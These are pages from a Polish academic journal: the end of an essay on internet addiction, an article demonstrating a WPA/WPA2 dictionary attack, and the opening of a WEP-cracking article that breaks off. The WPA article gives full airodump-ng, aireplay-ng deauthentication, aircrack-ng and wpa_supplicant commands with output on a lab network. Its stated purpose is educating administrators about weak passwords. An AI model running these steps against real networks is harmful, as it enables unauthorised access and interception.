Internet, podobnie jak inne środki masowego przekazu, np. telewizja, ma też ogromny wpływ na rozwój społeczny szczególnie dzieci i młodzieży, na ich relacje z innymi ludźmi. Internet sprawia np., że zawieranie nowych znajomości staje się prostsze. Nie będąc widzianym przez drugą osobę, niektóre strategie autoprezentacyjne są łatwiejsze do zastosowania, możemy stworzyć dowolny wizerunek własnej osoby. To zadziwiające, że rozmawiając z kimś przez Internet, osoby nieśmiałe nagle zaczynają być odważniejsze, często decydują się na wyznaczenie tego, czego nigdy nie powiedziałyby wprost drugiej osobie.

Najgorszą z rzeczy, które może spowodować uzależnienie od Internetu, to zanik kontaktów międzyludzkich. Człowiek uzależniony zaniedbuje przyjaciół, rodzinę, rezygnuje z przyjemności i rozrywek, które dawniej go bawiły – właśnie na korzyść nowego nałogu. Niektórzy wysuwają argumenty, że Internet stwarza możliwość wzajemnego poznawania się, rozmawiania bez obaw, bez skrępowania. Minusem tego typu znajomości jest brak bezpośrednich relacji w cztery oczy z daną osobą, stracenie poczucia bliskości. Istnieją co prawda technologie, które pozwalają na zobaczenie drugiej osoby przez Internet, nie można tego jednak porównywać z normalną rozmową. Zatracane są uczucia w życiu człowieka, które powinny być najważniejsze, czyli przyjaźń i miłość. Przez Internet bowiem nie można poczuć bliskości drugiej osoby, nie można się do niej przytulić. Osoba, która stale przebywa przed komputerem, może w przyszłości mieć duże problemy w bezpośrednich kontaktach z innymi ludźmi, ponieważ izoluje się od nich oraz od realnego otoczenia. Podsumowując w przypadku, kiedy uzależnienie od Internetu będzie się rozwijało w takim tempie jak dotychczas, możliwe jest, że niedługo ludzie uzależnieni zostaną całko-

¹⁷ A. Piecuch, *Światy równoległe* [w:] „Education – Technology – Computer Science, Main problems of informatics and information education”, „Scientific Annual” No 4/2013, Part 2, Uniwersytet Rzeszowski, Wydawnictwo Oświatowe FOSZE, Rzeszów 2013.

¹⁸ A. Nowak, K. Krejtz, *Internet z perspektywy nauk społecznych* [w:] *Spoleczna przestrzeń Internetu*, red. D. Batorski, M. Marody, A. Nowak, Wydawnictwo Szkoły Wyższej Psychologii Społecznej ACADEMICA, Warszawa 2006.

wicie odizolowani od reszty społeczeństwa¹⁹. Osobowość osoby uzależnionej od Internetu jest skomplikowana. Często jej reakcje na bodźce ze świata zewnętrznego są ze sobą sprzeczne, raz może to być reakcja gwałtowna, wręcz agresywna, za drugim razem raczej flegmatyczna lub prawie żadna. Człowiek uzależniony najbardziej denerwuje się, kiedy przeszkadza się mu w jego uzależnieniu, dlatego z taką osobą ciężko jest porozumieć się, jeśli akurat surfuje ona po Internecie. Jakikolwiek słowa krytyki pod adresem Internetu i czasu spędzanego w nim przez osobę uzależnioną mogą się spotkać z reakcją bardzo wybuchową. Niestety, wielu rodziców bagatelizuje ten problem, tłumacząc sobie, że wolą, by dziecko siedziało przy komputerze, niż miałyby się spotykać z szemranym towarzystwem kolegów. Tymczasem jest zupełnie na odwrót – często właśnie towarzystwo jest najlepszą rzeczą jaka może się przytrafić dziecku²⁰.

Wielu z aktywnych internautów popada w zależność nazwaną przez japońskich psychologów „społecznym błędnym kołem”. Polega ona na tym, że im więcej danych internauta posiada o znajomych on-line, tym mniej utrzymuje relacji bezpośrednich off-line i intensywniej rozwija kontakty sieciowe.

3. Strach przed korzystaniem

Dla młodych Internet jest wszechobecny. Używają go prawie wszyscy uczniowie i studenci. Rozszerza się korzystanie z sieci wśród osób w średnim wieku, natomiast najstarsi w dalszym ciągu są w większości wyłączeni z tego obszaru aktywności.

Internet powstał stosunkowo niedawno, więc wszyscy młodzi, którzy dorastali w czasie gdy on się rozwijał, nie mają większych problemów z korzystaniem z jego zasobów. Wśród wielu dorosłych panuje przekonanie, że korzystanie z Internetu jest dla nich zbyt trudne ze względu na wiek i brak zdolności do zrozumienia współczesnych zdobyczy techniki²¹.

Nie wiadomo, na czym to tak naprawdę polega, że większość starszych ludzi stwierdza, iż Internet nie jest dla nich. Rzeczywiście, Internet jest czymś, co powstało stosunkowo niedawno, a starsi nierzadko ludzie żywią uprzedzenie do wszystkiego co nowe.

W praktyce jednak np. używanie forum sprowadza się do czytania tekstu z ekranu i wpisywaniu odpowiedzi, czyli naprzemiennym używaniu kartki i maszyny do pisania. Maszyna jest wynalazkiem starszym niż obecni starsuszkowie, więc trudno tutaj wykręcać się nieznajomością technologii. Są oczywiście

¹⁹ <http://www.bryk.pl>

²⁰ U. Pamicka, *Szkodliwe uzależnienia*, „Wychowawca” 2002, nr 2.

²¹ J. Rafa, *Internet dla każdego?*, „Netforum” 1995, nr 5.

istotne nowości (w stosunku do papieru i maszyny do pisania) takie jak przyciski odpowiedz i logowanie, ale stanowią one niewielki procent tego, czym trzeba operować. Zdecydowana większość jest to wciąż, tak samo jak kiedyś, czytanie czarnych słów z białego tła oraz wciskanie klawiszy z narysowanymi literkami²².

Stanowczo nierozsądne i nieuzasadnione jest odcinanie się od Internetu, który jest przecież na wyciągnięcie ręki. Starsi ludzie często potrzebują informacji, lub chcą dostępu do informacji, jednak odrzucają obecnie najlepsze narzędzie do komunikacji, jakim jest właśnie Internet.

Jeżeli chodzi ogólnie o uczenie starszych osób obsługi urządzeń wszelkiego rodzaju takich jak telefony komórkowe czy komputery, to należy po prostu pisać instrukcje obsługi krok-po-kroku, czyli zapisać każde kliknięcie czy naciśnięcie klawisza. Staruszka wyposażona w taką instrukcję może poradzić sobie wówczas z zadaniem napisania e-maila czy postu na forum. Na początku może zająć to trochę czasu, ale w końcu się udaje²³.

Gdyby starsi ludzie więcej korzystali z Internetu, wszystkim – i młodym, i starym, byłoby łatwiej.

Zakończenie

Niestety, wielu użytkowników Internetu nie zdaje sobie sprawy, jak niebezpiecznym narzędziem może być Internet. Bardzo poważnym problemem jest rosnąca liczba uzależnień od Internetu, zwłaszcza jeśli chodzi o internetowe pogawędki i czaty, a także o treści mogące w znacznym stopniu wpływać na nasze postrzeganie świata. Łatwość dostępu do Internetu może być błogosławieństwem, ale warto zwracać też uwagę na zagrożenia, jakie płyną z nieodpowiedzialnego jego użytkowania.

Podobnie jak w wypadku innych uzależnień podstawą terapii jest uświadomienie choremu faktu uzależnienia oraz zgoda na jego leczenie. W przeciwieństwie do klasycznych uzależnień (nikotyna, hazard, alkohol, narkotyki) leczenie uzależnienia od Internetu napotyka przeszkody. Często bywa tak, że nie można całkowicie wyeliminować korzystania z komputera i Internetu – w szczególności gdy jest on źródłem utrzymania²⁴. Dlatego jako metody leczenia proponuje się m.in. wprowadzenie limitów na czas spędzony w sieci, wyłączenie komputera na jeden dzień w tygodniu. W procesie terapii oczywista jest pomoc psychoterapeuty.

²² E. Sałata, *Wybrane problemy wykorzystania komputera w nauczaniu i zarządzaniu szkołą* [w:] *Informatyka w dobie XXI wieku. Technologie informatyczne w nauce, technice i edukacji*, Politechnika Radomska, Radom 2009.

²³ <http://automaciej.jogger.pl>

²⁴ M. Wójtowicz, *Informatyczne przygotowanie przyszłego nauczyciela matematyki*, „Education – Technology – Computer Science”...

Bibliografia

- Filipiak M., *Homo communicans wprowadzenie do teorii masowego komunikowania*, Wydawnictwo Uniwersytetu Marii Curie-Skłodowskiej, Lublin 2003.
- Gajda J., *Media w komunikacji*, Wydawnictwo Wyższej Szkoły Pedagogicznej ZNP w Warszawie; Warszawa 2002.
- Laskus M., *Uwięzieni w sieci*, „Chip” 2005, nr 11.
- Nowak A., Krejtz K., *Internet z perspektywy nauk społecznych* [w:] *Spoleczna przestrzeń Internetu*, red. D. Batorski, M. Marody, A. Nowak, Wydawnictwo Szkoły Wyższej Psychologii Społecznej ACADEMICA, Warszawa 2006.
- Paluchowski W.J., *Internet a psychologia, możliwości i zagrożenia*, PWN, Warszawa 2009.
- Pamicka U., *Szkodliwe uzależnienia*, „Wychowawca” 2002, nr 2.
- Piecuch A., *Światy równoległe* [w:] „Education – Technology – Computer Science, Main problems of informatics and information education”, Scientific annual No 4/2013/ Part 2, Uniwersytet Rzeszowski, Wydawnictwo Oświatowe FOSZE, Rzeszów 2013.
- Płosk Z., *Słownik encyklopedyczny – Informatyka*, Wydawnictwo Europa, Wrocław 1999.
- Płoszyński Z., *Kształcenie na odległość* [w:] *Oblicza Internetu*, red. M. Sokołowski, Zakład ALGRAF, Elbląg 2005.
- Przybysz M., *Uzależnienie od medium XXI wieku* [w:] *Oblicza Internetu*, red. M. Sokołowski, PWN, Warszawa 2004.
- Rafa J., *Internet dla każdego?*, „Netforum” 1995, nr 5.
- Salata E., *Wybrane problemy wykorzystania komputera w nauczaniu i zarządzaniu szkołą* [w:] *Informatyka w dobie XXI wieku. Technologie informatyczne w nauce, technice i edukacji*, Politechnika Radomska, Radom 2009.
- Ustawa z dnia 19.08.1994 r. o ochronie zdrowia psychicznego (Dz.U. nr 111. poz. 545).
- Ustawa z dnia 26.06.1974 r. Kodeks Pracy (Dz.U. z 1998, nr 21, poz. 94).
- Ustawa z dnia 26.10.1982 r. o wychowaniu w trzeźwości i zapobieganiu alkoholizmowi (Dz.U. z 2002, nr 147. poz. 1231).
- Wallach P., *Psychologia Internetu*, Dom Wydawniczy REBIS, Poznań 2001.
- Wójtowicz M., *Informatyczne przygotowanie przyszłego nauczyciela matematyki* [w:] „Education –Technology – Computer Science, Main problems of informatics and information education”, „Scientific annual” No 1/2010, Part 2, Uniwersytet Rzeszowski, Wydawnictwo Oświatowe FOSZE, Rzeszów 2013.
- Spiller J., *Online Addicts*, „Internet Today”, marzec 1996.
- Gamczyk P., *Tylko jeszcze jedno kliknięcie*, „ComputerWorld” z 26 sierpnia 1996 r.
- Zieliński J., *Uzależnienie od Internetu*, WWW.winter.pl

Netografia

- <http://automaciej.jogger.pl>
<http://prawo.vagla.pl>
<http://www.bryk.pl>
<http://www.szkolnictwo.pl>
<http://www.winter.pl>

Jacek WOŁOSZYN

Uniwersytet Technologiczno-Humanistyczny w Radomiu

WIFI WPA/WPA2 I BEZPIECZEŃSTWO KOMUNIKACJI

WIFI WPA/WPA2 AND COMMUNICATION SECURITY

Słowa kluczowe: sieć bezprzewodowa, bezpieczeństwo, WPA/WPA2, dostęp AP

Keywords: wireless network security, physical WPA/WPA2, access AP

Streszczenie

Celem artykułu jest wykazanie niedoskonałości protokołu zabezpieczającego WPA/WPA2 stosowanych w sieciach WiFi. Pokazano, jak za pomocą ogólnie dostępnych narzędzi można przeprowadzić atak słownikowy w celu złamania hasła.

Summary

The purpose of this article is to show imperfections WPA/WPA2 security protocol used in WiFi networks. Shown how to use widely available tools can be carried out a dictionary attack to break the password. Indigenous password is the first step for further exploration of the system or the captured data, so its protection is such an important factor in determining safety. In the application of this type of security password power plays a very important role, as in the case of a strong password is not possible breakage. In other words, it is a dictionary attack. If the password is not in the dictionary attacker is not broken.

Wstęp

Szyfrowanie oparte na standardzie WPA/WPA2¹ zapewnia zdecydowanie skuteczniejszą ochronę, niż wcześniej stosowane rozwiązanie oparte na szyfrowaniu WEP. Standard ten został zaprojektowany w taki sposób, aby mógł być użytkowany bez wprowadzania dodatkowych zmian w użytkowanym sprzęcie. W przypadku, który jest opisany w niniejszym artykule, nie ma wyróżnionego serwera uwierzytelnienia, który jest przypadkiem bezpieczeństwa. Mamy natomiast pojedyncze wspólne hasło dostępne do sieci. Taka konfiguracja jest zdecydowanie prostsza, stąd jej duża popularność w obecnie używanych sieciach WiFi. Co prawda oferuje ona niższy poziom bez-

¹ A.S. Tanenbaum, D.J. Wetherall, *Sieci komputerowe*, wyd. V, Helion, Gliwice 2012; K.R. Fall, W.R. Stevens, *TCP/IP od środka. Protokoły*, wyd. II, Helion, Gliwice 2013.

pieczeństwa niż opcja wykorzystująca serwer uwierzytelniania, jednak swoją popularnością zdecydowanie przewyższa wszystkie inne rozwiązania stosowane do tej pory, szczególnie w zastosowaniach personalnych i wykorzystywanych w małych firmach.

1. Opis WPA

Priorytetowym krokiem do odnalezienia klucza głównego jest przechwycenie czteroetapowej sekwencji uwierzytelniania usług. W rozwiązaniu ze wspólnym hasłem każdy klient otrzymuje inny klucz zależny od klucza głównego. Są one oparte na tym samym hasle głównym. Klucze wykorzystywane do transmisji są generowane w oparciu o proces połączenia sieciowego podobnie jak w protokole TCP² sygnały SYN SYN/ACK ACK. Hasło główne jest używane do wygenerowania głównego klucza. Z niego generowane są poszczególne klucze sesji. Jest to niewątpliwie dużą zaletą ze względu na to, iż nie jest eksponowany sam klucz główny, a działanie wykonywane jest jedynie na jego odpowiednio przekształconych wariacjach. Klucz sesji obliczany jest w ramach czterech etapów połączenia.

AP wysyła do klienta losową liczbę. Klucz sesji jest tworzony na bazie adresów MAC klienta AP oraz liczb losowych. W obecnym stanie klient posiada klucz sesji. Wysyła on liczbę losową do AP, który w identyczny sposób oblicza klucze sesji klienta. Liczby losowe jako podstawa obliczania procesu wyznaczania kluczy są wysyłane tekstem otwartym, ponieważ do wyliczenia kluczy sesyjnych potrzebne są jeszcze poufne informacje znane tylko stronom zamierzającym nawiązać komunikację. Komunikat klienta zabezpieczony jest przez kontrolę integralności MIC (Message Integrity Check) opartą na kluczu sesji. Po obliczeniu kluczy sesyjnych jest więc możliwa weryfikacja poprawności MIC, co jest ściśle związane z pochodzeniem komunikatu z zaufanej strony. Z kolei AP udostępnia klientowi klucz grupowy, a on potwierdza z kolei ten komunikat, co stanowi potwierdzenie poprawności posiadania kluczy. Klucz grupowy jest wykorzystywany w ramach rozgłoszeniowych typu BEACON w protokole 802.11. W tym standardzie do zapewnienia poufności integralności i uwierzytelnienia zapewniono dwa standardy TKIP Temporary Key Integrity Protocol oraz CCMP Counter Mode Chaining Message Authentication Code Protocol. Zaleca się stosowanie tego drugiego rozwiązania opartego na szyfrowaniu AES za 128-bitowym kluczem. Metoda TKIP była stosowana przejściowo jako zwiększenie

² A.S. Tanenbaum, D.J. Wetherall, *Sieci komputerowe...*; B. Komar, *Administracja sieci TCP/IP dla każdego*, Helion, Gliwice 2000; K.R. Fall, W.R. Stevens, *TCP/IP od...*

dotychczasowo rozwiązania szyfrowania WEP. Jednak zarówno jedna, jak i druga metoda nie jest do końca bezpieczna, co przedstawia poniższy artykuł.

2. Omijanie zabezpieczenia WPA/WPA2

Do przeprowadzenia poniższego doświadczenia wykorzystano system operacyjny Linux³.

Po przełączeniu karty w tryb monitora za pomocą polecenia airodump-ng należy przejrzeć aktywne punkty dostępowe znajdujące się w zasięgu badanego obszaru. W tym momencie należy zdecydować o wyborze AP i zapisać jego parametry takie jak MAC adres, częstotliwość, na której pracuje/kanał/, MAC adresy przyłączonych do niego klientów, jak i opcjonalnie nazwę rozgłaszanej sieci essid. Zebrane informacje pozwolą na skonstruowanie polecenia airodump-ng ponownie, jednak z ukierunkowaniem na wybrane urządzenie oraz zapis aktywnej transmisji na dysku.

```
root@bt:~# airodump-ng --bssid 00:0E:2E:F9:96:C8 --channel
11 --write WPAwrite mon0
CH 11 ][ Elapsed: 2 mins ][ 2013-12-04 13:10 ][ WPA
handshake: 00:0E:2E:F9:96:C8
  BSSID          PWR RXQ  Beacons    #Data, #/s  CH  MB
ENC  CIPHER AUTH  ESSID
00:0E:2E:F9:96:C8  -3 100    1032      344    1  11  54e
WPA TKIP  PSK  labte
  BSSID          STATION          PWR   Rate      Lost
Frames Probe
00:0E:2E:F9:96:C8  C4:85:08:3D:8A:42  -6    1e- 2e      0
54
```

Rysunek 1. Wynik działania polecenia airodump-ng i przechwycenie etapu uwierzytelnienia

W wyniku działania tego polecenia utworzono plik na dysku z przechwyconą transmisją danych. Jednak najistotniejsze jest w tym przypadku pozyskanie zapisu czteroetapowego uwierzytelnienia połączenia, gdyż ono będzie używane do próby odgadnięcia hasła. Reszta zapisanej informacji z punktu widzenia uzyskania dostępu nie jest istotna. Informacja o tym, że została taka informacja pozyskana, pojawi się w prawym górnym rogu ekranu na monitorze jak na rysunku 2 i ma następującą postać WPA handshake: 00:0E:2E:F9:96:C8. Oczywiście adres przyłączonego urządzenia MAC jest inny dla każdego urządzenia.

³ B. Komar, *Administracja...*

2.1. Rozłączenie klienta

Jeżeli proces pozyskiwania uwierzytelnienia rozpoczął się już, gdy klient był podłączony do AP można poczekać, aż połączy się ponownie generując oczekiwany przez nas etap uwierzytelnienia. Inną skuteczniejszą i szybszą drogą jest zainicjowanie na nim ponownego podłączenia wydając polecenie `aireplay-ng`, które wymusi bezwarunkowe rozłączenie klientów podłączonych do AP do którego sygnał rozłączenia zostanie wysłany. Oczywiście rozłączony klient będzie próbował ponownie nawiązać połączenie inicjując oczekiwany proces uwierzytelnienia.

```
aireplay-ng --deauth 1 -a 00:0E:2E:F9:96:C8 mon0
root@bt:~# aireplay-ng --deauth 1 -a 00:0E:2E:F9:96:C8 mon0
13:09:42      Waiting for beacon frame (BSSID:
00:0E:2E:F9:96:C8) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
13:09:42      Sending DeAuth to broadcast -- BSSID:
[00:0E:2E:F9:96:C8]
root@bt:~# aireplay-ng --deauth 1 -a 00:0E:2E:F9:96:C8 mon0
13:09:52      Waiting for beacon frame (BSSID:
00:0E:2E:F9:96:C8) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
13:09:52      Sending DeAuth to broadcast -- BSSID:
[00:0E:2E:F9:96:C8]
```

Rysunek 2. Efekt działania polecenia `aireplay-ng`

2.2. Słownikowe wyszukiwanie hasła

Po uzyskaniu procesu uwierzytelnienia należy skorzystać z polecenia `aircrack-ng` w celu wyszukania hasła odpowiadającego procesowi uwierzytelniania. Oczywiście do wykonania tej operacji niezbędne jest posiadanie pliku ze słownikiem przykładowych haseł, na którym `aircrack` będzie się opierał wyszukując pasującego rozwiązania. Proces ten jest dosyć czasochłonny i bezpośrednio skorelowany z wielkością słownika, jak i możliwościami obliczeniowymi maszyny na której jest przeprowadzana operacja. Aby zainicjować proces wyszukiwania hasła należy wykonać polecenie:

```
root@bt:~# aircrack-ng WPAWrite-05.cap -w
/pentest/passwords/wordlists/darkc0de.lst
```

gdzie:

- `WPAWrite-05.cap` plik z przechwyconym etapem uwierzytelniania,
- `/pentest/passwords/wordlists/darkc0de.lst` – ścieżka dostępu do pliku zawierającego słownik.

```

root@bt: ~
File Edit View Terminal Help

Aircrack-ng 1.1 r2178

[00:00:00] 896 keys tested (2291.89 k/s)

KEY FOUND! [ 012i63nic ]

Master Key   : 5B AF F2 E1 1A 03 C0 86 F1 3E 0C 13 B2 46 EB 7A
              5E 41 16 6F EF E9 74 BC 24 AA 44 38 A9 DF 20 05

Transient Key : 8F 37 05 88 D6 74 C0 9A D1 0F 8C 69 7A D8 09 95
              44 3A 3A 15 A3 41 C4 5F 98 5A 4F F1 7D 22 A6 D9
              73 2D B2 89 E1 17 87 68 88 44 4B 8E B3 F5 75 2A
              7E AA AC B2 69 E2 85 A5 30 D0 FF AB 74 4D D7 6C

EAPOL HMAC   : 28 29 D2 77 F0 C2 B7 4C FD 56 C5 5A 01 63 77 B1
root@bt:~#

```

Rysunek 3. Wynik działania polecenia aircrack-ng i wyszukane hasło

3. Podłączenie do AP

Kolejnym krokiem jest wykorzystanie znalezionej hasła do połączenia z punktem dostępowym. W tym celu należy wygenerować specjalny plik `wpa_supplicant.conf`, niezbędny do procesu połączenia z AP.

Aby taki plik utworzyć, można w dowolnym edytorze wypisać niezbędne dane do jego utworzenia lub wygenerować go automatycznie za pomocą polecenia `wpa_passphrase`.

Poniżej przedstawiono przykład wykorzystania tego polecenia w celu wygenerowania pliku. Jak widać, do jego utworzenia niezbędna są dwa parametry. Jednym z nich jest nazwa `ssid` punktu dostępowego, a drugim hasło, które zostało pozyskane w wyniku wykonania poprzednich punktów ćwiczenia.

```

root@bt:~# wpa_passphrase labtest 012i63nic >
/etc/wpa_supplicant.conf
- zawartosc pliku dostepowego
root@bt:~# cat /etc/wpa_supplicant.conf
network={
    ssid="labtest"
    #psk="012i63nic"
    psk=5baff2e11a03c086f13e0c13b246eb7a5e41166fefe974bc2
4aa4438a9df2005 }

```

Rysunek 4. Generowanie pliku połączeniowego `wpa_supplicant.conf`

Generowanie połączenia jest ostatnim krokiem i powoduje uzyskanie dostępu klienta do wybranego AP. Aby tego dokonać, należy wykorzystać polecenie `wpa_supplicant`. Poniżej przedstawiono sposób użycia polecenia wykorzystującego utworzony w poprzednim kroku plik połączeniowy `wpa_supplicant.conf`.

```
root@bt:~# wpa_supplicant -Dwext -iwlan0 -c
/etc/wpa_supplicant.conf
WPS-AP-AVAILABLE
WPS-AP-AVAILABLE
Trying to associate with 00:0e:2e:f9:96:c8 (SSID='labtest'
freq=2462 MHz)
WPS-AP-AVAILABLE
Associated with 00:0e:2e:f9:96:c8
WPA: Key negotiation completed with 00:0e:2e:f9:96:c8 [PTK=TKIP
GTK=TKIP]
CTRL-EVENT-CONNECTED - Connection to 00:0e:2e:f9:96:c8
completed (auth) [id=0 id_str=]
```

Rysunek 5. Rezultat działania polecenia generującego połączenie

Wnioski

Korzystanie z zabezpieczenia WPA w znaczący sposób podnosi poziom bezpieczeństwa w porównaniu z poprzednim poziomem rozwiązania zabezpieczenia, czyli WEP. Co prawda dla codziennych użytkowników zastosowanie jednego rozwiązania, czyli WEP lub WPA/WPA2 to tylko inna różnica w nazwie, jednak w rozumieniu osób zajmujących się zawodowo problemami bezpieczeństwa to ogromna różnica. Jeśli w przypadku zastosowania WEP złamanie zabezpieczenia to tylko problem zebrania odpowiedniej ilości pakietów, czyli w praktyce każde hasło da się złamać, to w przypadku zastosowania rozwiązania typu WPA/WPA2 do złamania hasła może zostać tylko użyte narzędzie oparte na technologii opartej na ataku słownikowym. Oznacza to tyle, że po przechwyceniu pakietów uwierzytelnienia zawierających hasło znalezienie jego jest tylko wtedy możliwe, kiedy hasło występuje w słowniku. W przypadku gdy hasło nie występuje w słowniku, to nie jest możliwe do złamania. Stąd w przypadku zabezpieczenia WPA/WPA2 zabezpieczenie jest tak dobre jak dobre jest hasło, czyli na tyle unikalne, że nie występuje w zasobach słownikowych, a te w niektórych wersjach są niezwykle rozbudowane.

* * *

Autor przedstawia publikację w celach edukacyjnych dla osób zainteresowanych zagadnieniami bezpieczeństwa, jak i osób administrujących sieciami komputerowymi w celu uświadomienia im niedoskonałości stosowanych rozwiązań.

Autor nie ponosi odpowiedzialności za wykorzystywanie przedstawionej wiedzy do celów niezgodnych z prawem.

Bibliografia

- Fall K.R., Stevens W.R., *TCP/IP od środka. Protokoły*. wyd. II, Helion, Gliwice 2013.
- Komar B., *Administracja sieci TCP/IP dla każdego*, Helion, Gliwice 2000.
- Negus Ch., *Linux. Biblia. Ubuntu, Fedora, Debian i 15 innych dystrybucji*, Helion, Gliwice 2012.
- Tanenbaum A.S., Wetherall D.J., *Sieci komputerowe*, wyd. V, Helion, Gliwice 2012.

Jacek WOŁOSZYN

Uniwersytet Technologiczno-Humanistyczny w Radomiu

WIFI WEP I BEZPIECZEŃSTWO KOMUNIKACJI

WIFI WEP AND COMMUNICATION SECURITY

Słowa kluczowe: sieć bezprzewodowa, bezpieczeństwo, WEP, dostęp AP

Keywords: wireless network security, physical WEP, access AP

Streszczenie

Celem artykułu jest wykazanie niedoskonałości protokołu zabezpieczającego WEP stosowanych w sieciach WiFi. Pokazano, jak za pomocą ogólnie dostępnych narzędzi można złamać hasło dostępowe.

Summary

The purpose of this article is to show imperfections WEP security protocol used in WiFi networks. Shown how to use widely available tools can crack a password. In using this type of security password power has no special meaning, because the appropriate amount of captured packets allows for finding the encryption key.

Wstęp

Korzystanie z zasobów sieciowych z wykorzystaniem technologii bezprzewodowej opartej na protokole 802.11 to już codzienny standard. Użytkownicy korzystający z takiego rozwiązania korzystają z usług, jakie daje współczesny Internet. Dostęp do wielu takich usług, wymaga podania osobistych danych jak login czy hasło. Czy są one odpowiednio dobrze chronione, aby nasze dane nie wyciekły na zewnątrz? Powszechnie dostępne są routery oferujące między innymi protokół WEP¹. Czy wybór takiego zabezpieczenia to dobry wybór? Jakie zagrożenia za sobą niesie wykorzystanie takiego rozwiązania? Przecież fale elektromagnetyczne wykorzystywane do komunikacji są ogólnodostępne w odległości kilku/kilkunastu metrów od komunikujących się urządzeń. Łatwo jest monitorować ruch powietrzny z wykorzystaniem zwykłej karty sieciowej pracującej w trybie monitora. Zapewne

¹ A.S. Tanenbaum, D.J. Wetherall, *Sieci komputerowe*, wyd. V, Helion, Gliwice 2012; K.R. Fall, W.R. Stevens, *TCP/IP od środka. Protokoły*, wyd. II, Helion, Gliwice 2013.

nikt nie chciałby, aby obca osoba przejęła w taki sposób login i hasło np. do banku, czy do serwera pocztowego, ani też samej przesyłanej treści. Ponieważ samej komunikacji nie da się w żaden sposób zabezpieczyć, dlatego jednym ze sposobów na bezpieczną transmisję jest szyfrowanie danych. Poniżej omówiono szyfrowanie WEP stosowane w tej technologii. Jednocześnie wykazano, że w przypadku metod stosowanych w dalszej części artykułu jest możliwe złamanie takiego zabezpieczenia.

1. Szyfrowanie WEP /Wired Equivalent Privacy/

Protokół IEEE 802.11 WEP² zapewnia uwierzytelnianie i szyfrowanie danych pomiędzy hostem, a punktem dostępowym AP wykorzystując przy tym wspólny 40-bitowy klucz symetryczny znany zarówno jednej, jak i drugiej stronie. W celu odkodowania wiadomości odbiorca musi użyć identycznego strumienia do tego, który został użyty do zaszyfrowania wiadomości. Podczas szyfrowania metodą RC4 zostaje wykorzystana operacja różnicy symetrycznej XOR. Uzgadnianie wartości klucza następuje bez wykorzystania metody transmisyjnej. Nie ma zatem potrzeby uzgadniania definicji algorytmu zarządzania kluczem szyfrującym. Do tego klucza dołączany jest 24-bitowy wektor IV. Za pomocą tej pary wektorów jest tworzony 64-bitowy klucz, który jest wykorzystywany do szyfrowania pojedynczej ramki. Proces uwierzytelniania odbywa się poprzez zażądanie uwierzytelnienia hosta przez AP. Ten odpowiada na żądanie uwierzytelnienia 128-bitowym jednorazowym identyfikatorem. Z kolei host szyfruje identyfikator symetrycznym kluczem znanym również AP. AP odszyfrowuje wiadomość. Każda wysyłana ramka zawiera inną wartość IV, co powoduje, że szyfrowana jest innym 64-bitowym kluczem. Wartość IV dołączana do ramki jest tekstem jawnym. Samo szyfrowanie przebiega na obliczeniu 4-bajtowego kodu CRC³ z treści ramki i zaszyfrowaniu za pomocą strumieniowego algorytmu RC4, który tworzy strumień z wykorzystaniem 64-bitowych kluczy do zaszyfrowania kolejnych ramek i ich kodów CRC wykorzystując do tego operację XOR.

Słabość szyfrowania WEP polega na tym, że do szyfrowania z użyciem algorytmu RC4 64-bitowa wartość klucza nie powinna być wykorzystywana więcej niż 1 raz. Idea wykorzystująca wykorzystanie algorytmu RC4 w szyfrowaniu WEP zakłada, powoduje, że tak nie jest. Dowiedziono, że dla wybranego klucza istnieje 2^{24} niepowtarzalnych kluczy, a co za tym idzie występuje 99% prawdopodobieństwo wystąpienia tego samego klucza w 12000

² A.S. Tanenbaum, D.J. Wetherall, *Sieci...*

³ B. Komar, *Administracja sieci TCP/IP dla każdego*, Helion, Gliwice 2000; K.R. Fall, W.R. Stevens, *TCP/IP od...*

transmitowanych ramek, co przy obecnych przepustowościach sieci jest wartościami sekundowymi.

2. Omijanie zabezpieczenia wykorzystującego protokół WEP

Stosując ogólnodostępne darmowe narzędzia można przyłączyć się do punktu dostępowego stosującego jako zabezpieczenie protokół WEP.

W tym przykładzie do realizacji podanego niżej zadania wykorzystano system operacyjny Linux⁴.

Aby zlokalizować taki AP należy przełączyć tryb pracy karty sieciowej w tryb monitor mode, a następnie za pomocą polecenia airodump-ng przejrzeć ruch sieciowy generowany przez urządzenia wykorzystujące do komunikacji protokół 802.11. Wynik działania polecenia pokazano na rysunku 1.

```
CH 1 ][ Elapsed: 5 mins ][ 2013-12-04 10:25
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:0E:2E:F9:96:C8	-51	18	2	0	11	54e	WEP	WEP	labtest
F8:1A:67:EE:32:90	-41	539	27	0	6	54e	OPN		Boski
Internet									
00:0C:E6:00:1D:00	-51	35	24	0	6	54e	WPA	TKIP	MGT eduroam
5C:B5:24:08:70:FF	-52	78	38	0	11	54	WPA2	CCMP	PSK Ups! Error!
DS									
08:60:6E:BC:67:20	-57	84	9	0	11	54e	WPA2	CCMP	PSK WliM-wlan
00:0C:E6:00:14:00	-62	59	268	0	6	54e	WPA	TKIP	MGT eduroam
00:19:E0:10:1C:40	-63	21	0	0	3	54	WPA	TKIP	PSK Olimp
00:25:9C:4B:56:28	-63	18	171	0	1	54	WPA2	CCMP	PSK sala O3
00:0C:42:23:C4:6E	-72	3	0	0	5	54	OPN		
algo.radom.pl									
08:86:3B:5D:C9:82	-72	2	0	0	1	54e	WPA2	CCMP	PSK PHINANCE

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	64:66:B3:F1:00:21	-63	0	- 1	0	2
(not associated)	64:A7:69:85:12:DF	-69	0	- 1	0	2
F8:1A:67:EE:32:90	9C:4E:36:2F:7B:C4	-30	0	- 6e	0	35
F8:1A:67:EE:32:90	90:A4:DE:77:21:59	-40	0	- 1	0	27
F8:1A:67:EE:32:90	24:FD:52:F1:5E:E1	-61	11e-	1	0	18
00:0C:E6:00:1D:00	00:13:02:4B:20:7C	-47	0	-24e	0	3
00:0C:E6:00:1D:00	40:B0:FA:81:5D:CB	-55	36e-	6	0	31
00:0C:E6:00:1D:00	04:46:65:D5:DD:DC	-70	0	- 1	0	13
5C:B5:24:08:70:FF	64:27:37:A2:70:75	-56	0	- 1	0	43
00:0C:E6:00:14:00	78:1F:DB:EA:3A:29	-1	1e-	0	0	226
00:0C:E6:00:14:00	1C:65:9D:53:EF:42	-73	5e-	1	0	38
00:0C:E6:00:14:00	F8:DB:7F:98:A3:99	-60	0	- 1e	0	8
